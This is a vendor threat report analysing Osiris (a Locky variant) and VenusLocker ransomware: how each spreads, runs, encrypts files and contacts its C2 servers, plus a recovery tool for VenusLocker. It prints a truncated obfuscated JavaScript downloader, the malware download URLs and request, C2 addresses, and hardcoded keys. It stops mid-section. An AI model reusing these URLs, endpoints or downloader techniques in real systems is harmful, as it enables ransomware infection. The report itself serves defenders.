ASEC Report

Vol. 86

Q1 2017

AhnLab

ASEC REPORT

VOL.86 Q1 2017

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (http://global.ahnlab.com/site/main.do).

SECURITY TREND OF Q1 2017

Table of Contents

SECURITY ISSUE

- “Osiris” Ransomware Rises from the Grave

Security Issue

"Osiris" Ransomware Rises from the Grave

Most ransomware are named after the file extensions they attach after encrypting the infected system's files. The *Locky* ransomware is perhaps one of the best-known malware with this naming convention. Since the initial *.locky* extension, subsequent strains have attached extensions such as *.thor*, *.aesir*, and now *.osiris*.

Recent *Locky* variants have drawn their names from ancient mythologies. *Osiris* ransomware, which this report will examine, received its name from the 'god of death and resurrection' of Egyptian mythology. *Osiris* has quickly become the ransomware of note for the first quarter of 2017.

Like *Locky*, the *Osiris* ransomware is distributed as attachments of spam email messages. When the user runs the downloader attached to an email, the actual malicious executable file that acts as the ransomware is then downloaded. The attached malware downloader takes the form of script files (js, jse, wsf) or macros (docm).

Figure 1-1 is a ransomware downloader in the form of a *.js* file, the most commonly spotted format, containing obfuscated code. The code is programmed to infect the

```
var vDFk6 = 123;
var vCQl5 = new Function("vKZq8", '{return
vKZq8["sp"+"lit"](",")["jo"+"in"]("");}');var vWs1 =
new Function("vKZq8", '{var vHZb8 = new
Date();vHZb8["setUTCFullYear"]("2003");if
(vHZb8.getUTCFullYear().toString(10) == "2003") {var
vIu5 = vKZq8.split("####"); return vIu5.join("");}
else return "";}');
eval(vWs1("/####*####@####c####c####_####o####n####
####f####u####n####c####t####i####o####n####
####v####P####L####j####6####(####v####F####b####1####)#
```

Figure 1-1 | *JS* downloader

system with a ransomware, and includes a list of source URLs, as shown in Table 1-1.

royaloakripon.co.uk/8eecjblke, ruangmobil.com/rwmn3jn, sandy-bedfordshire.info/v1qwq, reliatemp.net/5zuhrikzt, sagad.it/shdltwfb

Table 1-1 | Ransomware source URLs

Running the *.js* file initiates a download of the ransomware binary file from one of the source URLs, 'http://royaloakripon.co.uk/8eecjblk', as shown in Figure 1-2.

```
GET http://royaloakripon.co.uk/8eecjblke HTTP/1.1
Accept: */*
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Host: royaloakripon.co.uk
Connection: Keep-Alive
```

Figure 1-2 | HTTP download request

The initially downloaded binary file hsrjiWgTW is encrypted, and uses a decryption function in the JavaScript file to decrypt the file into a PE(Portable Executable) format. The binary file hsrjiWgTW is given a *.zk* extension during the decryption process, as shown in Figure 1-3. An analysis of the decrypted file reveals the presence of headers 'MZ' and 'PE' which are characters of PE format showing that the files can be activated in Windows operating system environment.



Figure 1-3
Before and after decryption of the ransomware binary

It is notable that *.zk* extension was given to the binary file during decryption, which is an unusual extension to use in Windows. This feature is presumed to be an attempt to

circumvent anti-virus programs, since *.zk* extension is not commonly included in the array of extensions they look for.

Likewise, recent variants of *Locky* ransomware have increasingly been found using this attack pattern of affixing unrecognizable extensions to ransomware binaries. In addition to *.zk*, other extensions such as *.tdb*, *.rap*, *.spe* and *.mda* have been spotted. Meanwhile, it was also noted that ransomware downloaded via JSE (encoded JavaScript) files were immediately decrypted to *.dll* extensions, which is a Windows-recognizable file extension.



Figure 1-4 | *Osiris* ransomware being executed through rundll32.exe

Following the downloading process, *Osiris* is executed through rundll32.exe, as shown in Figure 1-4. The ransomware then makes a connection to three C2 servers. However, as shown in Figure 1-5, the malware uses improper HTTP address structure when sending a HEAD request to all three servers.

Figure 1-5 | *Osiris* connecting to C2 servers

Analysis by AhnLab Security Emergency Response Center (ASEC) explains this improper request as the ransomware confirming activation of C2s by sending headers without an actual message (payload) via the HTTP HEAD requests as shown in Figure 1-6.

Request Headers	Request Headers	Request Headers
HEAD / HTTP/1.1	HEAD / HTTP/1.1	HEAD / HTTP/1.1
Client	**Client**	**Client**
Accept-Encoding: gzip, deflate	Accept-Encoding: gzip, deflate	Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT	User-Agent: Mozilla/5.0 (Windows NT	User-Agent: Mozilla/5.0 (Windows NT
Entity	**Entity**	**Entity**
Content-Length: 0	Content-Length: 0	Content-Length: 0
Transport	**Transport**	**Transport**
Host: owudguyilz	Host: ozgjiker	Host: yifnfkia
Proxy-Connection: keep-alive	Proxy-Connection: keep-alive	Proxy-Connection: keep-alive

Figure 1-6 | HTTP HEAD requests



Figure 1-7 | *Osiris* ransom note



Figure 1-8 | Infected files encrypted with **.osiris* extensions

Locky ransomware variants continue to proliferate across the world. Its new strains, such as *Osiris*, are distributed using vectors similar to *Locky*, but moreover, they try to hide themselves by various means including continuous change of extensions.

Since it is virtually impossible to recover files once infected, it is essential for users to apply the latest security updates for the operating system and key applications as well as of the engine of the anti-virus program. Keeping a habit of constantly backing up important data is also a key factor of defending your computer safe. Regular backups provide users with the flexibility to deal with not only ransomware and other malware infections but also hard disk damages, OS-related errors and other unexpected events that might force the user to format the system.

The relevant aliases of *Osiris* identified by AhnLab's solutions, are as below:

<Aliases identified by AhnLab>

- V3: JS/Obfuscated, Trojan/Win32.Locky
- MDS: Malware/MDP.Create

ANALYSIS IN-DEPTH

- VenusLocker Presenting Serious Threat for 2017

Analysis-In-Depth

VenusLocker Presenting Serious Threat for 2017

The first quarter of 2017 saw the rapid spread of the ransomware *VenusLocker*, which increasingly became a serious threat. First appearing in the second half of 2016, *VenusLocker* took after *Locky* and *Cerber* to spawn a wide range of variants, and is expected to become the most serious threat in the first half of 2017. Unlike other ransomware that take the shotgun-blast approach for random and large-scale distribution, *VenusLocker* uses social engineering methods in its distribution pattern. The ransomware is expected to wreak even greater havoc by being distributed in a wide variety of different languages.

This report presents *VenusLocker* by analyzing its distribution vector, operational sequence, encryption process, and restoration of encrypted files with the use of a recovery tool.

1. *VenusLocker* distribution

VenusLocker often appears in a form of a spam email. These emails disguise themselves with titles such as 'internal notice', 'resume' and other seemingly innocuous subjects. Unlike previous emails that were written in near-gibberish words, recent spam emails used as *VenusLocker* distribution vectors contain proper grammar and well-written messages, making it easier for users to become tricked into thinking the email genuine.

- Ransomware dropped after a document-embedded macro is activated
- Attaching compressed file (containing the actual ransomware and a shortcut)

Table 2-1 | Distribution methods of *VenusLocker*

Table 2-1 shows the main distribution methods of *VenusLocker*, with Figure 2-1 showing the types of malicious files contained in the spam email. The attachments are also cleverly disguised with names such as 'for external dissemination', 'internal guidelines', etc. that are related to the contents of the email's message.



Figure 2-1 | Internal code revealed with a decomplier

However, *VenusLocker* is relatively indelicate compared to other ransomware. While designed to run in the .NET framework, early versions do not contain any particular defense mechanisms. In certain situations, such as when connecting to a C2 server is impossible, the ransomware performs its encryption using a fixed key. Thus, the version of *VenusLocker* identified to date can easily be examined using tools such as .NET which also reveals these encryption key values.

2. *VenusLocker* operation

VenusLocker follows the sequence shown in Table 2–2 when activated.

1. Verify infection conditions	Program shuts down if files in the path below are detected. If not, the files are created and properties altered – hidden, system file. - Path: C:\User\[User account]\[Random name]
2. Check for virtual environment	Program shuts down if the target PC is operating one of the following virtual machines: WMI (Windows Management Instrumentation) service used. - Virtual environments: Virtual PC, VMware Workstation, Virtual Box
3. Compare dates	The malware's internally-defined date is compared with the system's date, and the program is executed **only if** the PC's date is earlier. - Date threshold (selected examples): 2017-03-01, 2017-04-01, 2017-09-30
4. Transmit information	Target PC's information is collected and transmitted to the C2 server. Hash values returned from the information are used to generate a 'User ID'. - Collected information: computer name, user name, language, date and time, OS version - C2 server locations (selected examples) http://ransom.jianclaioskdo.info/create.php https://158.255.5.153/create.php http://185.106.122.2/create.php
5. Generate key	The key value takes one of the following two forms, based on the results of the previous step. 1. Transmission successful: new key values generated 2. Transmission failed: internally-defined key is used - Internal key values BGORMkj&v=u1X0O2hOybNdRvZb9SGGnm zyQCCu4Ml*4T=v!YP4oe9S5hbcoTGb8A
6. Check path and extensions	Search through all folders in the local hard drive to identify target files for encryption. 1. Check extensions in Table 2-3 2. Check folders designated as exceptions in Table 2-4 3. Exclude system files and 'hidden' files
7. Perform AES encryption (files)	Execute total or partial encryption (refer to Table 2-3). File names are given *VenusLocker*'s extensions after Base64 encoding. 'Total' encryption means the encryption of the entire file. 'Partial' encryption is the encryption from the head of the file **up to a certain file size** (512 or 1,024 bytes). The ransomware's extensions can be used to determine the level of encryption: 1. Total encryption: *.Venusf*, *.VenusLf*, *.VenusLfS* 2. Partial encryption: *.Venusp*, *.VenusLp*, *.VenusLpS*

8. RSA encryption (key)	This process only initiates if the data transmission above is successful and a new key is generated. The key values are RSA encrypted using the internally-defined open key, then transmitted to the C2 server. (User ID values generated during the 'Transmit information' step are transmitted as well) - C2 server URLs (selected samples) http://ransom.jianclaioskdo.info/keysave.php https://158.255.5.153/keysave.php http://185.106.122.2/keysave.php

Table 2-2 | Detailed processes in sequence

3. *VenusLocker*'s file encryption

The extensions of files targeted by *VenusLocker* for encryption are listed below in Table 2-3. Note that the list includes *.txt*, *.msg*, *.pdf* etc extensions, which are commonly used.

'Total' Encryption	txt, cc, docb, doc, xlw, xlsx, jar, potx, ini, h, wps, dot, ppt, xlsm, csv, potm, php, cs, msg, docx, pot, xltx, xml, ppam, html, log, xls, docm, pps, xltm, dwg, ppsx, css, pl, xlt, dotx, pptx, xlsb, dxf, ppsm, py, java, xlm, dotm, pptm, xla, asp, sldx, c, cpp, wpd, rtf, xll, xlam, class, sldm, hwp
'Partial' Encryption	asf, gif, avi, pbf, dvx, wmmp, ink, cbr, tbz2, xwd, dvi, now, adr, pdf, bmp, wav, ra, evo, wmx, cbz, tg, abw, dxe, odm, ap, mp4, raw, flv, wvx, jif, gz, tlz, act, mlx, oft, aro, pdd, saf, qtq, xvid, iff, gzig, vsi, adt, err, pwi, asa, val, tch, 3d, jpc, jgz, wad, aim, euc, rng, ascx, mp3, aac, wave, rts, 3d4, jpf, pak, war, ans, faq, rtx, ashx, waw, ac3, wow, rum, 3df8, jpw, pcv, xpi, asc, fdr, run, asmx, jpg, amf, wpk, rv, pbs, mag, puz, z02, ase, fds, ssa, jpeg, ppd, amr, 3g2, scn, adi, mic, rev, z04, bdp, gthr, text, indd, eps, 3gp, srt, ais, mip, sdn, zap, bdr, idx, unx, asr, png, 3gp2, stx, amu, msp, sen, zipx, bib, kwd, wbk, qbb, ace, accdb, 3mm, svi, arr, nav, sfs, zoo, boc, lp2, wsh, bml, rar, djvu, mod, amx, swf, bmc, ncd, sfx, ipa, crd, ltr, 7z, cer, zip, tar, tax2013, avs, trp, bmf, odc, sh, isu, diz, man, arc, cms, psd, cdr, tax2014, bik, vdo, cag, odi, shar, mbox, ari, crt, tif, max, oga, dir, wm, cam, opf, shr, js, arj, dap, wma, wmv, ogg, divx, wmd, dng, qif, sqx, udf, nfo, car, htm, adr, ff, utc, ctt, sds, dpl, mxp, bak, rw2, aaf, sr2, jc, ap, gam, utx, dal, sql, dpr, oxt, odt, r3d, aep, bay, aro, grf, uvx, ddc, stt, dsk, qpx, pst, ptx, aepx, crw, asa, h3m, uxx, ddcx, tcx, dsp, qtr, pef, plb, cr2, prc, ascx, h4r, vmf, dex, thmx, eql, mpg, srw, prel, db, dcr, prt, ashx, iwd, vtf, dif, txd, ex, mpeg, x3f, prproj, pdb, kdc, shw, asmx, ldb, w3g, dii, txf, f90, odb, der, eat, dat, erf, std, lgp, w3x, itdb, upoi, fla, xlv, pem, ppj, mef, ver, indd, lvl, wtd, itl, vmt, for, xpt, xlk, pfx, indl, mrw, wpl, asr, map, wtf, kmz, wks, fpp, cfg, mdb, p12, indt, spv, nef, qbb, md3, ccd, lcd, wmdb, jav, cwf, dxg, p7b, indb, grle, nrw, yps, bml, mdl, cd, lcf, xl, dbb, p7c, inx, sv5, orf, 1cd, cer, nds, cso, mbx, xlc, lbi, slt, wb2, jfif, idml, game, raf, bck, cms, pbp, disk, mdn, xlr, owl, bp2, dbf, exif, pmd, slot, rwl, crt, ppf, dmg, odf, bp3, ai, xqx, yab, tpu, dcu, dap, pwf, dvd, odp, plc, bpl, 3fr, svg, aip, tpx, dev, htm, pxp, fcd, ods, ltm, pli, clr, arw, as3, amxx, tu, dob, moz, sad, flp, pab, xlwx, pm, dbx, srf, as, ape, tur, dox, svr, sav, img, pkb, mcd, res, cp, qel, sdb, snp, api, vc, dpk, url, scm, isz, pkh, cap, rsrc, rgn, sdc, bkf, usa, uax, col, wdgt, scx, mdf, so, rrt, adpb, ade, usx, umx, cty, abk, sdt, mds, cod, swd, csi, rsw, dic, vcd, ut2, unr, dem, bic, spr, nrg, psa, qdf, dcp, rte, cch, vhd, ut3, uop, elf, big, sud, nri, blp, bsp, cgf, chk

Table 2-3 | Target extensions

Table 2-4 shows the folders that are excluded from encryption, and the files contained in these folders and their subfolders are kept unmolested.

Program Files, Microsoft Chart Controls, Windows NT, Program Files (x86), Microsoft Games, Windows Media Player, Windows, Microsoft Office, Windows Mail, Python27, Microsoft.NET, NVIDIA Corporation, Python34, MicrosoftBAF, Adobe, AliWangWang, MSBuild, IObit, Avira, QQMailPlugin, AVAST Software, wamp, Realtek, CCleaner, Skype, AVG, 360, Reference Assemblies, Mozilla Firefox, ATI, Tencent, VirtualDJ, Google, USB Camera2, TeamViewer, Intel, WinRAR, ICQ, Internet Explorer, Windows Sidebar, java, Kaspersky Lab, Windows Portable Devices, Yahoo!, Microsoft Bing Pinyin, Windows Photo Viewer

Table 2-4 | Folders designated as exceptions

After *VenusLocker* completes the encryption of targeted files, a ransom note (ReadMe.txt) as shown in Figure 2-2 is regenerated on the desktop screen on the PC as well as in all paths in the root directory of the local drive. The ransom note informs the victim that the system's files have been encrypted and provides instructions on the payment of Bitcoins for their release. Finally, *VenusLocker* displays a pop-up window and message as shown in Figure 2-3 with a condensed ransom note. The note emphasizes that the key will disappear in 72 hours, and when the user attempts to close the screen, a message exhorting the user to pay the ransom appears.



Figure 2-2 | Ransom note (ReadMe.txt)

Figure 2-3 | Infection notice (left) and pop-up warning if the user attempts to close the screen (right)

The initial ransom demanded was the Bitcoin equivalent of about $500, but the ransom has recently increased to 1 Bitcoin (approximately $1,155 as of March, 2017).

4. Mounting a response to *VenusLocker* (recovering infected files)

As noted previously, *VenusLocker* uses a fixed key under certain circumstances to encrypt the affected system's files. These circumstances include cases when the ransomware fails to establish a link with the control server during the 'Transmit information' phase, as in Table 2-2.



Figure 2-4 | Encrypted files (top) and recovered files (bottom)

Thus, some files encrypted by *VenusLocker* using a symmetric key can be recovered, as shown in Figure 2-4. AhnLab has made available a dedicated recovery tool for these files affected by *VenusLocker*.

For files that are partially encrypted by *VenusLocker*, the actual size of the file that has been encrypted cannot be determined. AhnLab's *VenusLocker* ransomware recovery tool contains the following solutions for these types of partially-encrypted files.

<AhnLab recovery tool's restoring protocols for partially encrypted files>

1. The tool creates recovered files corresponding to the currently-known number and size of encryption.

2. The prefixes of the generated files can be used to check the size of the encrypted portion (prefixes like [512], [1024] shown in Figure 2-5).

3. One of the new files shows that a file has been successfully as shown in Figure 2-6.



Figure 2-5
Files created during recovery of partially encrypted files



Figure 2-6
Successfully recovered file among the files generated

In the following case, a variable dummy data is created at the end of the recovered file when the size of the original file is smaller than the partially encrypted section, as shown in the example in Figure 2-7.

